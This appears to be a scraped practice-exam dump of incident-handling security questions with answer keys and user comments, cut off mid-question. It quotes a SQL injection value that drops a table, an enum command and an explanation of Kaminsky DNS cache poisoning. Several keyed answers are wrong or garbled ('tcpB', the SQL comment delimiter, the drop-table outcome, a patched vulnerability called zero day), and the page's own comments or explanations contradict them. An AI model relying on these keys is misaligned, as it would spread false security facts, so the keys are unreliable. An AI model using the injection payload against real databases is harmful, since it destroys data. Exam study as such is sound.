Each correct answer represents a complete solution. (Choose all that apply.)

- A. A threat is a weakness or lack of safeguard that can be exploited by vulnerability, thus causing harm to the information systems or networks.
- B. A threat is a potential for violation of security which exists when there is a circumstance, capability, action, or event that could breach security and cause harm.
- C. A threat is a sequence of circumstances and events that allows a human or other agent to cause an information-related misfortune by exploiting vulnerability in an IT product.
- D. A threat is any circumstance or event with the potential of causing harm to a system in the form of destruction, disclosure, modification of data, or denial of service.

Correct Answer: BCD

Currently there are no comments in this discussion, be the first to comment!

Which of the following provides packet-level encryption between hosts in a LAN?

- A. PPTP
- B. IPsec
- C. PFS
- D. Tunneling protocol

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks allows an attacker to retrieve crucial information from a Web server's database?

- A. Database retrieval attack
- B. PHP injection attack
- C. SQL injection attack
- D. Server data attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following IP packet elements is responsible for authentication while using IPSec?

- A. Authentication Header (AH)
- B. Layer 2 Tunneling Protocol (L2TP)
- C. Internet Key Exchange (IKE)
- D. Encapsulating Security Payload (ESP)

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following techniques can be used to map 'open' or 'pass through' ports on a gateway?

- A. Traceport
- B. Tracefire
- C. Tracegate
- D. Traceroute

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is used to gather information about a remote network protected by a firewall?

- A. Warchalking
- B. Wardialing
- C. Firechalking
- D. Firewalking

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following hacking tools provides shell access over ICMP?

- A. John the Ripper
- B. Nmap
- C. Nessus
- D. Loki

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following threats is a combination of worm, virus, and Trojan horse characteristics?

- A. Spyware
- B. Heuristic
- C. Blended
- D. Rootkits

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following applications automatically calculates cryptographic hashes of all key system files that are to be monitored for modifications?

- A. Tripwire
- B. TCPView
- C. PrcView
- D. Inzider

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of channels is used by Trojans for communication?

- A. Loop channel
- B. Open channel
- C. Covert channel
- D. Overt channel

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a method of gaining access to a system that bypasses normal authentication?

- A. Teardrop
- B. Trojan horse
- C. Back door
- D. Smurf

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following are the rules by which an organization operates?

- A. Acts
- B. Policies
- C. Rules
- D. Manuals

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following steps of incident response is steady in nature?

- A. Containment
- B. Eradication
- C. Preparation
- D. Recovery

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!


Which of the following incident response team members ensures that the policies of the organization are enforced during the incident response?

- A. Information Security representative
- B. Legal representative
- C. Human Resource
- D. Technical representative

Correct Answer: C

Community vote distribution

A (100%)

 **tp9222** 9 months, 1 week ago

Selected Answer: A

A. Information Security representative

The Information Security representative ensures that the policies of the organization are enforced during the incident response. They play a key role in coordinating and directing the incident response efforts, ensuring that all actions taken align with the organization's security policies and procedures. They provide technical expertise and guidance to the incident response team and help prioritize response actions based on the organization's security objectives.

upvoted 1 times

Which of the following ensures that the investigation process of incident response team does not break any laws during the response to an incident?

- A. Information Security representative
- B. Lead Investigator
- C. Legal representative
- D. Human Resource

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Which of the following are used to identify who is responsible for responding to an incident?

- A. Disaster management policies
- B. Incident response manuals
- C. Disaster management manuals
- D. Incident response policies

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following applications is NOT used for passive OS fingerprinting?

- A. Networkminer
- B. Satori
- C. p0f
- D. Nmap

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a process of searching unauthorized modems?

- A. Espionage
- B. Wardialing
- C. System auditing
- D. Scavenging

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is used to determine the range of IP addresses that are mapped to a live hosts?

- A. Port sweep
- B. Ping sweep
- C. IP sweep
- D. Telnet sweep

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following options scans the networks for vulnerabilities regarding the security of a network?

- A. System enumerators
- B. Port enumerators
- C. Network enumerators
- D. Vulnerability enumerators

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following protocol loggers is used to detect ping sweep?

- A. lppi
- B. pitl
- C. dpsi
- D. ippl

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the Web 2.0 programming methodology that is used to create Web pages that are dynamic and interactive?

- A. UML
- B. Ajax
- C. RSS
- D. XML

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following strategies allows a user to limit access according to unique hardware information supplied by a potential client?

- A. Extensible Authentication Protocol (EAP)
- B. WEP
- C. MAC address filtering
- D. Wireless Transport Layer Security (WTLS)

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

OutGuess is used for _____ attack.

- A. Steganography
- B. Web password cracking
- C. SQL injection
- D. Man-in-the-middle

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following protocols uses only User Datagram Protocol (UDP)?

- A. POP3
- B. FTP
- C. ICMP
- D. TFTP

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following describes network traffic that originates from the inside of a network perimeter and progresses towards the outside?

- A. Ingress network
- B. Inwards network
- C. Egress network
- D. Outwards network

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Logs show that a malicious host has remotely accessed the file `Documents and Settings:logs`. At what step of the attack process is the attacker most likely operating in?

- A. Establishing a backdoor
- B. Using steganography
- C. Initial reconnaissance
- D. Port scanning
- E. Covering tracks

Correct Answer: E

To Cover their Tracks, attackers can create additional streams associated with any file or directory name on the system. The attacker can then use these streams to hide their sensitive information, such as attack tools or sniffer logs. The attacker accessing an alternate data stream named `logs` that is attached to the directory `Documents and Settings` indicates the attacker is trying to conceal activities.

Currently there are no comments in this discussion, be the first to comment!

A search using the term inurl: `ViewerFrame?Mode=` is looking for what?

- A. Web accessible devices
- B. Searchable SMB shares
- C. Default configured HTTP servers
- D. Accessible SQL databases

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the most helpful way to protect a host against application level backdoor trojans from infecting a system?

- A. Install a personal firewall on the host which only allows outbound TCP/UDP connections.
- B. Block all incoming network connections to the host.
- C. Install up to date anti-virus software on the host.
- D. Create an access control list on the switch to always block traffic to the host on TCP ports 135-139.

Correct Answer: C

One of the most effective ways of protecting a host against application level backdoor trojans is to install up to date anti-virus software on the host. Any form of network blocking or firewalls on the host may help, however the system will still be vulnerable to attacks locally or over a modem.

Currently there are no comments in this discussion, be the first to comment!

Which control could help detect insider abuse of an organization's intellectual property?

- A. Encryption in transit
- B. Digital signatures
- C. Whole disk encryption
- D. Strong passwords

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You are an incident handler from a Fortune 500 oil and gas company. While reviewing the Data Loss Prevention (DLP) email software alerts, you find an email with Personally Identifiable Information (PII) in an attachment. The email is listed below.

From: John Smith <jsmth@petroleumindustries.com>

To: Frank Esler <fesler@petrochemicals.com>

Sub: Stuff -

Frank, enclosed is the data you asked for. I will be sending you my bank details shortly for you to deposit the money that we discussed.

Attachment: Stuff.doc

When analyzing the attachment, you discovered that the document had detailed information on the budget, the companies that your corporation is going to acquire within the next quarter along with the personal information of the individuals who are involved in the purchase. You had determined that the DLP alert was based on a signature that alerted on a phone number typo that was formatted like a social security number in the document. How would you proceed with your analysis in this situation?

- A. Do not report this, since it was a false alarm by the DLP software and there was no PII enclosed
- B. Do not report this, since I know Frank and he would not use this information even if emailed to him
- C. Report this as a probable malware incident, since the "Stuff.doc" file looks suspicious
- D. Report this as a possible insider threat incident, since John has sent out confidential information

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

A host has been compromised with a rootkit through Internet activity. The analyst wishes to reconstruct the binary file used to infect the host. Which of the following sources of evidence is MOST likely to produce the binary?

- A. Filesystem journal entries from the compromised host
- B. Alert logs from an Intrusion detection device
- C. A memory image from a proxy server on the network
- D. Packet captures from a sensor at the network border

Correct Answer: D

Since the host was infected over the network, packet captures are the most likely location to find the original binary. Alert logs and filesystem journals will retain metadata and not the actual content.

Currently there are no comments in this discussion, be the first to comment!

How does an attacker try to trick a database into revealing information that can help with an attack?

- A. Sending poison cookies containing crafted SQL statements to the database
- B. Sending specially crafted SQL packets to the database in order to take the database offline
- C. Sending large numbers of SYN packets to the database server and analyzing the responses
- D. Sending the database specially crafted queries containing quote characters

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Identify the nature of the traffic shown below:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.238	192.168.1.255	ICMP	Echo (ping) request (id=0x980b, seq(be/le)=1/256, ttl=64)
2	0.003832	192.168.1.245	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
3	0.004298	192.168.1.25	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
4	0.004591	192.168.1.13	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
5	0.004612	192.168.1.110	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=255)
6	0.004792	192.168.1.55	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=255)
7	0.004802	192.168.1.56	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=255)
8	0.005393	192.168.1.46	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
9	0.005409	192.168.1.251	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
10	0.005565	192.168.1.11	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
11	0.005746	192.168.1.240	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
12	0.005756	192.168.1.35	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=60)
13	0.005905	192.168.1.5	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
14	0.006084	192.168.1.61	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=60)
15	0.006093	192.168.1.125	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
16	0.049688	192.168.1.51	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)
17	0.049869	192.168.1.17	192.168.1.238	ICMP	Echo (ping) reply (id=0x980b, seq(be/le)=1/256, ttl=64)

- A. This is a traceroute
- B. This is a ping broadcast
- C. This is an attempt to bypass a firewall
- D. This is a covert tunnel

Correct Answer: B

Ping Sweeps involve sending ICMP Echo requested to a range of hosts and recording the responses

Currently there are no comments in this discussion, be the first to comment!

Which special character or character sequence is often used in SQL injection attacks because it acts as a SQL comment delimiter?

- A. --
- B. '
- C. *
- D. ;
- E. ../

Correct Answer: B

Community vote distribution

A (100%)

  **boberty** 8 months, 1 week ago

Selected Answer: A

' is a string delimiter, -- is a comment delimiter
upvoted 2 times

How would an attacker prevent another system user from viewing malicious files added to an existing Linux directory?

- A. Deleting the find command
- B. Stopping the syslog service
- C. Replacing the ls command
- D. Redirecting the ps command

Correct Answer: C

Programs are often replaced by rootkits to hide an attacker's presence on the system. On a Linux system, files can be hidden by changing the ls command so it does not display the attacker's files.

The ps command is used for processes. Stopping syslog won't have any affect on what files are displayed. Deleting find would not prevent the viewing of files as there are more common methods (e.g. the ls command).

Currently there are no comments in this discussion, be the first to comment!

What are the differences between patents, copyrights, and trademarks?

- A. Patents protect works, copyrights protect brands and trademarks protect trade secrets
- B. Patents protect inventions, copyrights protect works and trademarks protect brands
- C. Patents protect ideas, copyrights protect intellectual property and trademarks protect trade secrets
- D. Patents protect brands, copyrights protect inventions and trademarks protect works

Correct Answer: B

A trademark is a word, phrase, symbol, and/or design that identifies and distinguishes the source of the goods of one party from those of others.

A patent is a limited duration property right relating to an invention.

A copyright protects original works of authorship including literary, dramatic, musical, and artistic works, such as poetry, novels, movies, songs, computer software, and architecture.

Currently there are no comments in this discussion, be the first to comment!

A workstation with an IP address of 10.10.20.115/24 is suspected of being compromised. Which of the following is supported by the information in the process table?

PID	PPID	Name	Remote IP	Remote Port
4	0	System	10.10.10.200	445
644	384	winlogon.exe	10.10.10.200	389
688	644	services.exe	0.0.0.0	49155
1700	3200	smss.exe	10.10.20.121	2222
3200	2512	minesweeper.exe	195.129.50.50	80

- A. A possibly compromised system at 10.10.10.200 is attempting to access shared files over the network
- B. The behavior of the minesweeper.exe process indicates a likely trojan horse infection
- C. The behavior of the smss.exe process indicates a likely rootkit infection
- D. A possibly compromised system at 195.129.50.50 is attempting to start a web server on the host

Correct Answer: B

The parent process ID indicates that the smss.exe service was started by the minesweeper.exe process. This, together with the attempt of a remote connection to the Internet over port 80, would be more indicative of a trojan horse backdoor.

Currently there are no comments in this discussion, be the first to comment!

What is the first step that a containment team should take?

- A. Determine if the events indicate an incident
- B. Remove network and Internet access for affected systems
- C. Review firewall rules for preventing attacker access
- D. Document and secure the incident scene

Correct Answer: *D*

In moving to the containment phase, we have already declared an incident. It is important to document various characteristics of the incident early on in our containment phase. If you are dealing with a suspected crime, still or digital cameras can be used to record the scene. This documentation and securing of the incident area occurs prior to configuring technical controls to further contain the incident.

Currently there are no comments in this discussion, be the first to comment!

attacker.evil.org is attempting to insert a poisoned cache entry for www.moneybags on the dns.victim.com DNS server using the Kaminsky method of DNS cache poisoning. Of the following choices, which would be an example of an effective query sent by the attacker?

- A. redherring.dns.org
- B. greedy.moneybags.com
- C. bogus.victim.com
- D. help.evil.org

Correct Answer: D

Poisoning the cache -

With a good understanding of a properly-functioning DNS, it's time to see where things break. Cache poisoning is where the bad guy manages to inject bogus data into a recursive nameserver's cache, causing it to give out that bad information to unsuspecting local clients.

It's not so simple as just sending random DNS packets to a nameserver, as DNS only accepts responses to pending queries; unexpected responses are simply ignored.

How does a nameserver know that any response packet is "expected"?

- ⇒ The response arrives on the same UDP port we sent it from: otherwise the network stack would not deliver it to the waiting nameserver process (it's dropped instead).
- ⇒ The Question section (which is duplicated in the reply) matches the Question in the pending query.
- ⇒ The Query ID matches the pending query
- ⇒ The Authority and Additional sections represent names that are within the same domain as the question: this is known as "bailiwick checking".

This prevents ns.unixwiz.net from replying with not only the IP address of www.unixwiz.net, but also fraudulent information about (say) BankOfSteve.com.

If all of these conditions are satisfied, a nameserver will accept a packet as a genuine response to a query, and use the results found inside. This includes caching answers, as well as valid authority and additional data found there too.

But if the bad guy can predict and forge a DNS response packet that's just right, he can cause all kinds of shenanigans for the victims.


The bad guy normally first chooses his victim by finding a nameserver he believes vulnerable to poisoning: all of the clients of that DNS server get to unwittingly ride the victim train as well.

Then he finds a target domain, one he wishes to take over. His intent is to fool the victims into visiting his own malicious website instead of the real deal: by getting www.goodsite.com to resolve to the bad guy's IP address, the user's traffic visits the bad guy's website instead of the good one.

We noted that unexpected packets were simply dropped, so a bad guy need not get everything right every time: sending many packets attempting to guess some of the key parameters is likely to prove fruitful with enough attempts.

Guessing the Query ID -

In old nameservers (and in our detailed packet trace example), the Query ID simply increments by one on each outgoing request, and this makes it easy to guess what the next one will be as long as an interloper can see a single query.



We probably can't directly ask the nameserver for its query ID, but we can provoke it into telling us:

1. Bad guy asks the victim nameserver to look up a name in a zone for a nameserver he controls (perhaps test.badguy.com). He might query the server directly, if it permits recursion from his location, or he might convince a user to lookup a name perhaps by including the test hostname on a web page.
2. Victim nameserver receives the request and makes the usual rounds to resolve the name starting at the root servers. Here, we've put the root and GTLD servers in the same category to separate them from the bad guy's nameserver.
3. Eventually, the victim nameserver will be directed to the bad guy's nameserver: after all, it's authoritative for badguy.com.
4. Bad guy monitors this lookup of test.badguy.com by sniffing the IP traffic going to his own machine, or perhaps even with a custom modification to the nameserver software, and from this discovers the source port and Query ID used.

At this point he knows the last query ID and source port used by the victim nameserver.

But the thoughtful might wonder: so what? This hasn't poisoned anything yet, and there's no need to engage in DNS shenanigans for badguy.com anyway. After all, the bad guy is already authoritative for his own zone.

Reference:

<http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html>

Community vote distribution

B (100%)

🗨️ **strale** 9 months ago

Selected Answer: B

It's B

upvoted 1 times

An organization is moving away from legacy network management tools like telnet. What would be a fast way of ensuring that telnet is not being used on the network?

- A. Idle Scans
- B. Version Scanning
- C. Ping sweep
- D. OS fingerprinting

Correct Answer: *B*

Nmap version scanning can use its database of protocols and program behavior to identify the program and sometimes the version number that is listening on a port.

Currently there are no comments in this discussion, be the first to comment!

Which of the following is one of the fields that Covert TCP uses to transmit data?

- A. IP Options
- B. Urgent Pointer
- C. IP Identification
- D. Code Bits

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which symbol is used to properly terminate a SQL query?

- A. asterisk (*)
- B. double-dash (--)
- C. percent sign (%)
- D. semi-colon (;)

Correct Answer: *D*

Some database systems require a semicolon at the end of each SQL statement.

Semicolon is the standard way to separate each SQL statement in database systems that allow more than one SQL statement to be executed in the same call to the server.

Currently there are no comments in this discussion, be the first to comment!

There are six control bits to describe a packet's role in a Transmission Control Protocol (TCP) connection. Which of the following control bits initiates a graceful end to a connection?


- A. FIN
- B. PSH
- C. SYN
- D. RST
- E. URG

Correct Answer: A

When the data transmission is complete and the device want to terminate the connection, the device initiating the termination, places a TCP segment (Segment is the name of the data packet at transport layer, if the protocol is TCP) with the FIN flag set to one. The purpose of FIN bit is to enable TCP to gracefully terminate an established session

Currently there are no comments in this discussion, be the first to comment!

Covert_TCP will use which of the following byte offsets on the TCP header to carry ASCII data?



- A. Byte offset 8-11
- B. Byte offset 20-23
- C. Byte offset 14 and 15
- D. Byte offset 18 and 19

Correct Answer: A

Covert_TCP allows for transmitting information by entering ASCII data in the following TCP header fields:

- TCP initial sequence number
- TCP acknowledgement sequence number

The image reveals that these fields are in Byte offsets 4-7 and 8-11.

Currently there are no comments in this discussion, be the first to comment!



You are the leader of an incident handling team for a mid-size manufacturer in the United States. Several of your company's products are patented and several processes used in the manufacturing process are considered trade secrets. A member of your company's firewall team sent you a tcpdump of a firewall log thought looked suspicious. The packets in question had the same external source IP address, the same internal destination IP addresses, and the same source and destination ports were used in each packet. The only difference between the packets was that the TTL's had been incremented. How can you best determine if this is a sign of something malicious or not?

- A. Set up a host intrusion detection system on the host with the internal IP address
- B. Gather more data from your firewall logs and from other system logs inside your network
- C. Check the Internet Storm Center's Top 10 Source IPs Report to see if the external IP address is listed
- D. Run a protocol analyzer on your computer with a filter that will only show the internal or external IP address

Correct Answer: A

Community vote distribution

B (100%)

  **strale** 10 months, 2 weeks ago

Selected Answer: B

In my opinion, described scenario looks like a firewalking attack (since only TTL is changing and incrementing).

1. Option A - HIDS will give us information only on affected host (which is a valid point), but it won't necessarily help in understanding the broader context of the suspicious activity observed in the firewall logs.
2. Option C - Internet Storm Center's Top 10 Source IPs Report will provide us information is external IP address with a bad reputation (which is a valid point), but will not provide us the sign of something malicious in organisation's network.
3. Option D - with protocol analyzer and stated filters, we would be able to see only protocols in use, which is a valid point, but no related to affected attack. It won't provide insights into the nature or intent of the observed activity.

Option B gives the most comprehensive overview, because an network team could get logs from all network devices and determine the nature of current activity

upvoted 2 times

Your company's web server administrator reports that the Apache servers are running slowly, but the IIS servers are not. Based on this report, which of the following pieces of information will help you determine the event should be classified as an incident?

- A. Traffic logs from the border routers serving the web server farm
- B. The Apache versions from the affected web servers
- C. The output of the netstat command from an IIS server
- D. The httpd configuration files from the Apache servers

Correct Answer: A

Firewall or router logs from the perimeter can help to identify unusual traffic destined for the affected web servers. Analyzing the processes running on unaffected servers will not help. Checking the versions and configuration of the Apache servers can verify if an identified problem is a misconfiguration.

Currently there are no comments in this discussion, be the first to comment!

An analyst notices ICMP Timestamp replies sent from multiple IP addresses on a client LAN to a single IP address on another network segment within a short period of time. What is likely occurring?

- A. Port scanning
- B. Traceroute
- C. IP spoofing
- D. Network mapping

Correct Answer: *D*

By default, to identify which addresses are in use, Nmap sends four packets to each address in the target range, including an ICMP Timestamp request. ICMP

Timestamp requests aren't used for IP spoofing or port scans. Traceroute would return Time Exceeded messages, not Timestamp replies.

Currently there are no comments in this discussion, be the first to comment!

What is a DNS zone transfer?

- A. Bulk transfer of DNS records for a domain from your DNS server to another host upon request
- B. Changing the registered region in which your DNS server is allowed to operate
- C. Switching zone preferences between two DNS servers
- D. Turning a DNS server from an internal server to an external server, or the other way around

Correct Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: A

A is ans

upvoted 1 times

🗲️ 👤 **847ch0n3** 10 months ago

Selected Answer: A

It's A

upvoted 1 times

🗲️ 👤 **davidkoc** 1 year, 9 months ago

Selected Answer: A

This should be A

upvoted 1 times

🗲️ 👤 **davidkoc** 1 year, 9 months ago

This should be A

upvoted 1 times

🗲️ 👤 **SusanGlenn5** 2 years, 6 months ago

Is this not A?

upvoted 1 times

Which of the following is a primary outcome of an effective Incident Handling program?

- A. Reduced time between system outage and service restoration or alternate resources brought online.
- B. Critical systems are identified and assigned a business owner.
- C. Reduced time between detecting an adverse system event and when the root cause is addressed.
- D. Critical systems are backed up and restores are tested regularly.

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which remote control program can be used as an application-level backdoor and typically listens for connections on port 5900?

- A. Back Orifice
- B. VNC
- C. Sub7
- D. Netbus
- E. Hack-a-tack

Correct Answer: *tcpB*

Port -
applications

VNC -
5500,5800,5900

Currently there are no comments in this discussion, be the first to comment!

What would be the classification of a worm with the following characteristics?

Initial vulnerability:

Existing IIS vulnerability that had been addressed in a service pack

Infection vector:

Email, open shares, compromised websites, IIS directory traversal, Code Red backdoors

Payload:

Guest account added to Administrator user group

Opens all local drives for sharing

Modifies web documents

Network scans

Email propagation

- A. Zero day
- B. Multiplatform
- C. Multi-Exploit
- D. Metamorphic
- E. Polymorphic

Correct Answer: A

Community vote distribution

C (100%)

  **strale** 9 months, 2 weeks ago

Selected Answer: C

Existing vulnerability, it's not zero day, it's C
upvoted 1 times

What is the value of salting password hashes?

- A. Full encryption in the SAM database
- B. Strong encryption algorithms are enforced
- C. Rainbow Tables cannot be used to crack the password
- D. Dictionary password guessing attacks can't be used

Correct Answer: C

Linux and Unix facilitate using salts that are unique to each user and used as a seed during the password hashing process. The salt assures that password hashes are unique and prevents any form of pre-created encryption dictionaries (e.g. Rainbow Tables) being used to crack the passwords.

Currently there are no comments in this discussion, be the first to comment!

Prior to restoring clean data from backups, what are the recommended activities for bringing a server's operating system and applications back online following a buffer overflow exploit that allowed the attacker to create a new administrator account?

- A. Remove the rogue administrator account, change exposed user passwords, and implement a non-executable stack on the server.
- B. Rebuild the server OS and applications from the latest backup, change exposed user passwords, and install all patches.
- C. Remove the rogue administrator account, change exposed user passwords, and apply all missing OS and application patches.
- D. Rebuild the server OS and application from original media, change exposed user passwords, and install all patches.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

In the network logs there are ACK/FIN/PSH/URG packets from a host going to a closed port, and SYN/FIN/URG/PSH packets going to open ports. What is the host likely doing?

- A. Active OS fingerprinting
- B. Host discovery
- C. Passive OS fingerprinting
- D. IDS evasion

Correct Answer: B

Community vote distribution

A (100%)

🗳️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: A

Ans should be A
upvoted 1 times



When containing an incident, who makes the final decision on whether a box should be taken offline?

- A. IT auditor
- B. Law enforcement
- C. Incident handler
- D. Management
- E. Security department

Correct Answer: E

Community vote distribution

D (100%)

  **tp9222** 9 months, 1 week ago

Selected Answer: D

This decision is based on factors such as the severity of the incident, potential impact on operations, and the need to preserve evidence. While input from various stakeholders, including incident handlers, IT auditors, law enforcement (if involved), and the security department, may inform the decision-making process, management ultimately has the authority to make the final call.

upvoted 1 times

Suppose a web application builds the SQL command "select PhoneNumber from contacts where Company = '[value]';". What would the result likely be if an attacker submitted the value "GIAC'; drop table contacts; --" to the database?

- A. Nothing. The 'contacts;--' portion is syntactically incorrect.
- B. The database would attempt to drop the PhoneNumber from the 'GIAC' table.
- C. The 'contacts' table would be deleted from the database.
- D. The database would drop all records containing 'GIAC' from the 'contacts' table.

Correct Answer: B

Community vote distribution

C (100%)

🗨️ 👤 **847ch0n3** 10 months ago

Selected Answer: C

Should be C if 'contacts' table exists.

upvoted 2 times



What is one of the functions CyberCPR performs?

- A. It can act as a NIDS when traffic is routed through it
- B. All uploaded files are hashed
- C. CyberCPR can act as an secure email server
- D. It can act as a HIDS on the system it is installed on

Correct Answer: A

Community vote distribution

B (100%)

  **strale** 10 months, 2 weeks ago

Selected Answer: B

<https://www.cybercpr.com/>

It's not NIDS, HIDS nor email security tools. It's incident management platform. Only applicable is B.
upvoted 1 times

Which of the following tools can be used to force password complexity in Linux?

- A. PAM
- B. Password Guardian
- C. Fast Lane
- D. Passfilt.dll

Correct Answer: A

On most Linux systems, you can use PAM (the "pluggable authentication module") to enforce password complexity.

Currently there are no comments in this discussion, be the first to comment!

What will the following Enum command display?

C:\> enum \"G 127.0.0.1 -

- A. Share list
- B. Group and member list
- C. LSA policy information
- D. Password policy information

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

A user is asking for an upgrade to Internet Explorer, because he constantly gets annoying windows popping up whenever he visits his online banking site from his laptop when on the corporate network. He claims that after clicking `Yes` in the message boxes that pop up he is able to continue working. When he takes his laptop home, he does not get these same pop ups. What is a possible explanation for this, and what should the administrator do?

- A. It is likely that someone is spoofing DNS and running a Monkey-in-the-Middle attack to spy on the online banking transactions. The administrator should check the DNS cache on the client to look for any evidence of DNS spoofing.
- B. It is likely that the user's browser has not been patched against the latest SSL vulnerabilities. The administrator should replace Internet Explorer with the Firefox browser to avoid any more pop up errors.
- C. It is likely that the user's machine has been compromised and is being used as an ARP spoofing server. The administrator should immediately shut down the system and take it to the war room to gather evidence which may help identify the attacker.
- D. It is likely that the machine has been infected with a backdoor which has taken over control of the browser. The administrator should examine the browser DLLs for any MD5 hash collisions, and replace them as needed.

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You are in the process of recovering from an incident where a web server and database server were severely compromised due to a lack of patching. Both servers have been rebuilt and fully patched. Which of the following choices BEST describes what you should do next?

- A. Recommend that the business owners make sure they keep their systems patched up to date
- B. Ask the business owners to test both systems to ensure the necessary functionality is present
- C. Tell the business owners that all needed functionality is present
- D. Ask the business owners when to put the systems back into production
- E. Tell the business owners when you will put the systems back into production

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Analyze the nmap results shown. What is the first step the security administrator should take?

```
Starting Nmap 5.21 ( http://nmap.org ) at 2016-05-16 10:25 EDT
Nmap scan report for 192.168.116.100
Host is up (0.00027s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
